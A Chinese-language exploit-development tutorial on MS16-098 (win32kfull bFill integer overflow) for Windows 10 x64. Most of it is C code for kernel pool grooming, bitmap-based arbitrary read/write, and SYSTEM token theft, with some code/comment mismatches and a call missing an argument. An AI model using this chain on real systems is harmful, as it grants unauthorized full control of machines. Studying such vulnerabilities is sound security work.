

作者:bird@TSRC
1. 前言
此篇文章參考《Exploiting MS16-098 RGNOBJ Integer Overflow on Windows 8.1 x64 bit by abusing GDI objects》,文中講到了 Windows Kernel Pool 風水、SetBitmapBits/GetBitmapBits 來進行任意地址的讀寫等利用手段,非常有助于學習 Windows 內核的漏洞利用。
測試環境:Windows 10 1511 x64 專業版(2016.04)
2. 漏洞分析
漏洞是發生在 win32kfull.sys 的 bFill 函數當中

如果 eax > 0x14 就會執行 lea ecx, [rax+rax*2]; shl ecx, 4 ,這里就可能導致整數溢出使之后
PALLOCMEM2 時實際申請的是一個很小的 pool ,最后可能導致 pool overflow.
下面是觸發漏洞的PoC
#include <Windows.h>
#include <wingdi.h>
#include <stdio.h>
#include <winddi.h>
#include <time.h>
#include <stdlib.h>
#include <Psapi.h>

void main(int argc, char* argv[]) {
    //Create a Point array
    static POINT points[0x3fe01];
    points[0].x = 1;
    points[0].y = 1;
    // Get Device context of desktop hwnd
    HDC hdc = GetDC(NULL);
    // Get a compatible Device Context to assign Bitmap to
    HDC hMemDC = CreateCompatibleDC(hdc);
    // Create Bitmap Object
    HGDIOBJ bitmap = CreateBitmap(0x5a, 0x1f, 1, 32, NULL);
    // Select the Bitmap into the Compatible DC
    HGDIOBJ bitobj = (HGDIOBJ)SelectObject(hMemDC, bitmap);
    //Begin path
    BeginPath(hMemDC);
    // Calling PolylineTo 0x156 times with PolylineTo points of size 0x3fe01.
    for (int j = 0; j < 0x156; j++) {
        PolylineTo(hMemDC, points, 0x3FE01);
    }
    // End the path
    EndPath(hMemDC);
    // Fill the path
    FillPath(hMemDC);
}
這里多次調用 PolylineTo 可以讓 eax 到達一個較大的值, 0x156 * 0x3FE01 = 0x5555556; (0x5555556 + 1) * 3 = 0x10000005; 0x10000005 << 4 = 0x00000050 最終得到 ecx 的值為 0x50.
2: kd> r
rax=0000000005555557 rbx=ffffd00023f7da70 rcx=0000000000000050
rdx=0000000067646547 rsi=ffffd00023f7da70 rdi=0000000000000000
rip=fffff961b6ac92a8 rsp=ffffd00023f7cba0 rbp=ffffd00023f7d300
 r8=0000000000000000  r9=fffff961b685d8a0 r10=ffffd00023f7da70
r11=ffffd00023f7d934 r12=ffffd00023f7d410 r13=ffffd00023f7d410
r14=ffffd00023f7da70 r15=fffff961b685d8a0
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
win32kfull!bFill+0x3e4:
fffff961`b6ac92a8 e8f7b2daff      call    win32kfull!PALLOCMEM2 (fffff961`b68745a4)
之后通過 AddEdgeToGet 函數向這個申請的 pool 寫入數據時發生了 overflow ,破壞了下一個的
pool header ,在 bFill 函數的結尾執行 Win32FreePool 時導致了 BSoD.
Use !analyze -v to get detailed debugging information.

BugCheck 19, {20, fffff901424f8370, fffff901424f83d0, 25060037}

*** WARNING: Unable to verify checksum for ms16-098-win10.exe
*** ERROR: Module load completed but symbols could not be loaded for ms16-098-win10.exe
Probably caused by : win32kbase.sys ( win32kbase!Win32FreePool+1a )

Followup:     MachineOwner
---------

nt!DbgBreakPointWithStatus:
fffff801`9c7c8bd0 cc              int     3
0: kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

BAD_POOL_HEADER (19)
The pool is already corrupt at the time of the current request.
This may or may not be due to the caller.
The internal pool links must be walked to figure out a possible cause of
the problem, and then special pool applied to the suspect tags or the driver
verifier to a suspect driver.
Arguments:
Arg1: 0000000000000020, a pool block header size is corrupt.
Arg2: fffff901424f8370, The pool entry we were looking for within the page.
Arg3: fffff901424f83d0, The next pool entry.
Arg4: 0000000025060037, (reserved)
3. 漏洞利用
3.1 Kernel Pool 風水
這一步要特別注意的是申請的 POOL TYPE 要一致,這里都是 Paged Session Pool .
HBITMAP bmp;
// Allocating 5000 Bitmaps of size 0xf80 leaving 0x80 space at end of page.
for (int k = 0; k < 5000; k++) {
    bmp = CreateBitmap(1670, 2, 1, 8, NULL);    // 1680 = 0xf80
    bitmaps[k] = bmp;
}

HACCEL hAccel, hAccel2;
LPACCEL lpAccel;
// Initial setup for pool fengshui.
lpAccel = (LPACCEL)malloc(sizeof(ACCEL));
SecureZeroMemory(lpAccel, sizeof(ACCEL));
// Allocating  7000 accelerator tables of size 0x40 0x40 *2 = 0x80 filling in the space at end of page.
HACCEL *pAccels = (HACCEL *)malloc(sizeof(HACCEL) * 7000);
HACCEL *pAccels2 = (HACCEL *)malloc(sizeof(HACCEL) * 7000);
for (INT i = 0; i < 7000; i++) {
    hAccel = CreateAcceleratorTableA(lpAccel, 1);
    hAccel2 = CreateAcceleratorTableW(lpAccel, 1);
    pAccels[i] = hAccel;
    pAccels2[i] = hAccel2;
}
把 4K 的頁分成了 0xf80、0x40、0x40 三部分

內存布局

釋放掉 0xf80 的空間,再分別申請 0xbc0 和 0x3c0 大小的空間
// Delete the allocated bitmaps to free space at beiginig of pages
for (int k = 0; k < 5000; k++) {
    DeleteObject(bitmaps[k]);
}
//allocate Gh04 5000 region objects of size 0xbc0 which will reuse the free-ed bitmaps memory.
for (int k = 0; k < 5000; k++) {
    CreateEllipticRgn(0x79, 0x79, 1, 1);    //size = 0xbc0
}
// Allocate Gh05 5000 bitmaps which would be adjacent to the Gh04 objects previously allocated
for (int k = 0; k < 5000; k++) {
    bmp = CreateBitmap(0x53, 1, 1, 32, NULL);   //size = 3c0
    bitmaps[k] = bmp;
}
這時把 0xf80 分隔成了 0xbc0 和 0x3c0

由于 PALLOCMEM2(0x50) 申請的空間大小加上 header 實際是 0x60 ,因此先把任何大小為 0x60 的空閑空間都進行占位
void AllocateClipBoard2(unsigned int size) {
    BYTE *buffer;
    buffer = malloc(size);
    memset(buffer, 0x41, size);
    buffer[size - 1] = 0x00;
    const size_t len = size;
    HGLOBAL hMem = GlobalAlloc(GMEM_MOVEABLE, len);
    memcpy(GlobalLock(hMem), buffer, len);
    GlobalUnlock(hMem);
    SetClipboardData(CF_TEXT, hMem);
}

// Allocate 17500 clipboard objects of size 0x60 to fill any free memory locations of size 0x60
for (int k = 0; k < 1700; k++) { //1500
    AllocateClipBoard2(0x30);
}
最后釋放掉中間頁末尾的兩個大小為 0x40 的空閑空間
// delete 2000 of the allocated accelerator tables to make holes at the end of the page in our spray.
for (int k = 2000; k < 4000; k++) {
    DestroyAcceleratorTable(pAccels[k]);
    DestroyAcceleratorTable(pAccels2[k]);
}
最后的內存布局

3.2 借助 Bitmap GDI Object 實現任意地址的讀寫
不出意外的話, PALLOCMEM2(0x50) 申請到的內存會是上一步釋放的頁末尾的 0x80 中的一部分,之后就是考慮怎么覆蓋下一頁中 Bitmap GDI Object 的屬性, PolylineTo 函數中對于相同的 POINT 只會復制一次,再看 AddEdgeToGet 函數中。

如果當前 point.y 小于前一個 point.y ,就會把當前 buffer+0x28 地址處賦值為 0xffffffff

如果當前 point.y << 4小于[rdi+0xc] = 0x1f0 ,就會進入處理 point.x 的分支

之后如果當前 point.x 小于前一個 point.x ,就會把當前 buffer+0x24 地址處賦值為 0x1
static POINT points[0x3fe01];

for (int l = 0; l < 0x3FE00; l++) {
    points[l].x = 0x5a1f;
    points[l].y = 0x5a1f;
}
points[2].y = 20;
points[0x3FE00].x = 0x4a1f;
points[0x3FE00].y = 0x6a1f;

for (int j = 0; j < 0x156; j++) {
    if (j > 0x1F && points[2].y != 0x5a1f) {
        points[2].y = 0x5a1f;
    }
    if (!PolylineTo(hMemDC, points, 0x3FE01)) {
        fprintf(stderr, "[!] PolylineTo() Failed: %x\r\n", GetLastError());
    }
}
這樣剛好覆蓋下一頁中 Bitmap GDI Object 中的 hdev 和 sizlBitmap 中的 width 屬性

復制完成后

由于 width 覆蓋為了 0xffffffff ,導致buffer的讀寫空間非常大,這時就能把這個 object 作為
manager ,下下一頁中的 Bitmap GDI Object 作為 worker ,通過 SetBitmapBits 修改
worker 的 pvScan0 屬性(相當于 buffer 地址)來設置想讀寫的地址,再對 worker 調用
SetBitmapBits 、 GetBitmapBits 來進行任意地址讀寫。
void SetAddress(BYTE* address) {
    for (int i = 0; i < sizeof(address); i++) {
        bits[0xdf8 + i] = address[i];
    }
    SetBitmapBits(hManager, 0x1000, bits);
}

void WriteToAddress(BYTE* data, DWORD len) {
    SetBitmapBits(hWorker, len, data);
}

LONG ReadFromAddress(ULONG64 src, BYTE* dst, DWORD len) {
    SetAddress((BYTE *)&src);
    return GetBitmapBits(hWorker, len, dst);
}
由于覆蓋了 hdev 屬性,在 GetBitmapBits 時會在 PDEVOBJ::bAllowShareAccess 函數中判斷
0x0000000100000000 地址處的值是否為 0x1 .

因此申請一塊 0x0000000100000000 地址處的內存并賦值為 0x1 使 PDEVOBJ::bAllowShareAccess 函數返回 0
VOID *fake = VirtualAlloc(0x0000000100000000, 0x100, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
memset(fake, 0x1, 0x100);
另外還需要修復下一頁中 region 和 bitmap gdi 對象的 pool header
// Get Gh04 header to fix overflown header.
static BYTE Gh04[0x10];
fprintf(stdout, "\r\nGh04 header:\r\n");
for (int i = 0; i < 0x10; i++) {
    Gh04[i] = bits[0x1d8 + i];
    fprintf(stdout, "%02x", bits[0x1d8 + i]);
}

// Get Gh05 header to fix overflown header.
static BYTE Gh05[0x10];
fprintf(stdout, "\r\nGh05 header:\r\n");
for (int i = 0; i < 0x10; i++) {
    Gh05[i] = bits[0xd98 + i];
    fprintf(stdout, "%02x", bits[0xd98 + i]);
}

// Address of Overflown Gh04 object header
static BYTE addr1[0x8];
fprintf(stdout, "\r\nPrevious page Gh04 (Leaked address):\r\n");
for (int j = 0; j < 0x8; j++) {
    addr1[j] = bits[0x218 + j];
    fprintf(stdout, "%02x", bits[0x218 + j]);
}
// Get pvScan0 address of second Gh05 object
static BYTE pvscan[0x08];
fprintf(stdout, "\r\npvScan0:\r\n");
for (int i = 0; i < 0x8; i++) {
    pvscan[i] = bits[0xdf8 + i];
    fprintf(stdout, "%02x", bits[0xdf8 + i]);
}

// Calculate address to overflown Gh04 object header.
addr1[0x0] = 0;
int u = addr1[0x1];
u = u - 0x10;
addr1[1] = u;

// Fix overflown Gh04 object Header
SetAddress(addr1);
WriteToAddress(Gh04, 0x10);
// Calculate address to overflown Gh05 object header.
addr1[0] = 0xc0;
int y = addr1[1];
y = y + 0xb;
addr1[1] = y;

// Fix overflown Gh05 object Header
SetAddress(addr1);
WriteToAddress(Gh05, 0x10);
3.3 替換 Token 實現提權
ntoskrnl 中的 PsInitialSystemProcess 存儲了 SYSTEM 進程的 EPROCESS 地址,這里使用
EnumDeviceDrivers 來獲取 ntoskrnl 的基址,另外也可以通過 NtQuerySystemInformation(11) 來獲取 ntoskrnl 的基址。
// Get base of ntoskrnl.exe
ULONG64 GetNTOsBase()
{
    ULONG64 Bases[0x1000];
    DWORD needed = 0;
    ULONG64 krnlbase = 0;
    if (EnumDeviceDrivers((LPVOID *)&Bases, sizeof(Bases), &needed)) {
        krnlbase = Bases[0];
    }
    return krnlbase;
}

// Get EPROCESS for System process
ULONG64 PsInitialSystemProcess()
{
    // load ntoskrnl.exe
    ULONG64 ntos = (ULONG64)LoadLibrary("ntoskrnl.exe");
    // get address of exported PsInitialSystemProcess variable
    ULONG64 addr = (ULONG64)GetProcAddress((HMODULE)ntos, "PsInitialSystemProcess");
    FreeLibrary((HMODULE)ntos);
    ULONG64 res = 0;
    ULONG64 ntOsBase = GetNTOsBase();
    // subtract addr from ntos to get PsInitialSystemProcess offset from base
    if (ntOsBase) {
        ReadFromAddress(addr - ntos + ntOsBase, (BYTE *)&res, sizeof(ULONG64));
    }
    return res;
}
獲取到 SYSTEM 進程的 EPROCESS 地址后就可以讀取其中的 ActiveProcessLinks 屬性地址,它是一個存放所有進程 EPROCESS 地址的雙向鏈表,通過遍歷它來得到當前進程的 EPROCESS 地址。
typedef struct
{
    DWORD UniqueProcessIdOffset;
    DWORD TokenOffset;
} VersionSpecificConfig;

VersionSpecificConfig gConfig = { 0x2e8, 0x358 }; // Win 10

LONG64 PsGetCurrentProcess()
{
    ULONG64 pEPROCESS = PsInitialSystemProcess();// get System EPROCESS
     // walk ActiveProcessLinks until we find our Pid
    LIST_ENTRY ActiveProcessLinks;
    ReadFromAddress(pEPROCESS + gConfig.UniqueProcessIdOffset + sizeof(ULONG64), (BYTE *)&ActiveProcessLinks, sizeof(LIST_ENTRY));
    ULONG64 res = 0;
    while (TRUE) {
        ULONG64 UniqueProcessId = 0;
        // adjust EPROCESS pointer for next entry
        pEPROCESS = (ULONG64)(ActiveProcessLinks.Flink) - gConfig.UniqueProcessIdOffset - sizeof(ULONG64);
        // get pid
        ReadFromAddress(pEPROCESS + gConfig.UniqueProcessIdOffset, (BYTE *)&UniqueProcessId, sizeof(ULONG64));
        // is this our pid?
        if (GetCurrentProcessId() == UniqueProcessId) {
            res = pEPROCESS;
            break;
        }
        // get next entry
        ReadFromAddress(pEPROCESS + gConfig.UniqueProcessIdOffset + sizeof(ULONG64), (BYTE *)&ActiveProcessLinks, sizeof(LIST_ENTRY));
        // if next same as last, we reached the end
        if (pEPROCESS == (ULONG64)(ActiveProcessLinks.Flink) - gConfig.UniqueProcessIdOffset - sizeof(ULONG64))
            break;
    }
    return res;
}
最后把 SYSTEM 進程的 Token 替換到當前進程實現提權
// get System EPROCESS
ULONG64 SystemEPROCESS = PsInitialSystemProcess();
ULONG64 CurrentEPROCESS = PsGetCurrentProcess();
ULONG64 SystemToken = 0;
// read token from system process
ReadFromAddress(SystemEPROCESS + gConfig.TokenOffset, (BYTE *)&SystemToken, 0x8);
// write token to current process
ULONG64 CurProccessAddr = CurrentEPROCESS + gConfig.TokenOffset;
SetAddress((BYTE *)&CurProccessAddr);
WriteToAddress((BYTE *)&SystemToken);
// Done and done. We're System :)
system("cmd.exe");
4. 參考
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/320/
暫無評論